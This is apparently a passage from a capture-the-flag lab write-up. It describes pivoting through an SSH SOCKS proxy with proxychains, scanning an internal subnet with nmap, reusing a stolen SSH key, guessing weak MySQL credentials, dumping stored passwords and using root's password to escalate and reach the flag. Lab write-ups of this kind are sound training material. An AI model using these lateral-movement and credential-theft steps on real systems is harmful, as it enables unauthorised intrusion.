
usermod -aG sudo goku

I could now set up a **SSH SOCKS PROXY**, with the intention of using **Proxychains** to conduct my nmap scan. So, I ran the below command on my machine:

ssh -D localhost:9050 -f -N goku@10.10.129.138

where **-D** option was used to bind the ip & port. **-f** option was used to **background the connection**. **-N** option was used to make the connection to **not execute a remote command**.

Then I added ip **localhost** and port **9050** to the **/etc/proxychains4.conf** file in order to scan the second interface and the services that were running on 172.16.20.2




Then I used the command: **proxychains nmap 172.16.20.2** to check the services that were running on that ip address. But I was not able to find anything from there. So, now I had only one option left which was to scan the whole network for any other ip address. But when I launched the command: **proxychains nmap 172.16.20.0/24**(netmask: 255.255.255.0), it was

taking too much time to scan. So, I decided to scan the ip addresses manually one by one. I also found that if a certain ip address existed, then it was responding very quickly. So, I assumed that if an ip address was taking too long to respond, there was a high chance that it did not exist.

The ip address **172.16.20.6** was responding quickly to the requests that nmap sent which meant that it was worth the time to let nmap scan this ip address and nmap found that **port 22 was opened** on this ip address.

Below was the command that I used to manually scan the ip addresses:

proxychains nmap 172.16.20.6



then I **used mike's ssh key** to try to login onto this newly found machine and it **was a success**.


```
mike@host2: ~
root@host1:/home/mike/.ssh# clear

root@host1:/home/mike/.ssh# ssh -i id_rsa mike@172.16.20.6
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check
 your Internet connection or proxy settings

Last login: Sat Dec 11 12:14:39 2021 from 172.16.20.2
mike@host2:~$
```

On this machine, I searched all the directories, but found nothing. I also checked if there was another interface running on this system, but found nothing. Then I used the command: **service –status-all** to check which services were running on this system. There was a service named **mysql** running and it was worth the shot to try to login into the mysql server using the default credentials.

```
mike@host2: ~
mike@host2:~$ service --status-all
 [ - ]  acpid
 [ + ]  apparmor
 [ + ]  apport
 [ + ]  atd
 [ + ]  cron
 [ - ]  cryptdisks
 [ - ]  cryptdisks-early
 [ + ]  dbus
 [ + ]  ebtables
 [ - ]  hwclock.sh
 [ + ]  iscsid
 [ - ]  kmod
 [ - ]  lvm2
 [ + ]  lvm2-lvmetad
 [ + ]  lvm2-lvmpolld
 [ - ]  lxcfs
 [ - ]  lxd
 [ - ]  mdadm
 [ - ]  mdadm-waitidle
 [ + ]  mysql
 [ - ]  open-iscsi
```

So I tried different common credentials like: -u mysql -p mysql, -u mysql -p password & -u mike -p password and with **-u mike -p password** I **was able to access the mysql server**. Below is the command that I used to login into mysql server:

mysql -umike -ppassword



Then in the database: **accounts**, under table named: **user**, I **found the passwords of the user root & user mike**. Below are the commands that I used to get the passwords from the mysql server:

show databases;

use accounts;

show tables;

select * from users;

```
mike@host2: ~
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| accounts           |
+--------------------+
2 rows in set (0.01 sec)

mysql> use accounts;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+--------------------+
| Tables_in_accounts |
+--------------------+
| users              |
+--------------------+
```

```
mike@host2: ~
Database changed
mysql> show tables;
+--------------------+
| Tables_in_accounts |
+--------------------+
| users              |
+--------------------+
1 row in set (0.00 sec)

mysql> select * from users;
+-------+---------------------+
| login | password            |
+-------+---------------------+
| root  | bjsig4868fgjjeog    |
| mike  | WhatAreYouDoingHere |
+-------+---------------------+
2 rows in set (0.04 sec)
```

Then I used the root user's password to escalate my privileges. Then in the **/root/** directory, I found a zip file named **mike.zip**. then I used **unzip** with the command: **unzip mike.zip** to unzip the file, but it asked me for user **mike's password**. I entered the password that I found earlier in the table: **users** and the file got unzipped. Then inside the file, I **got the flag**.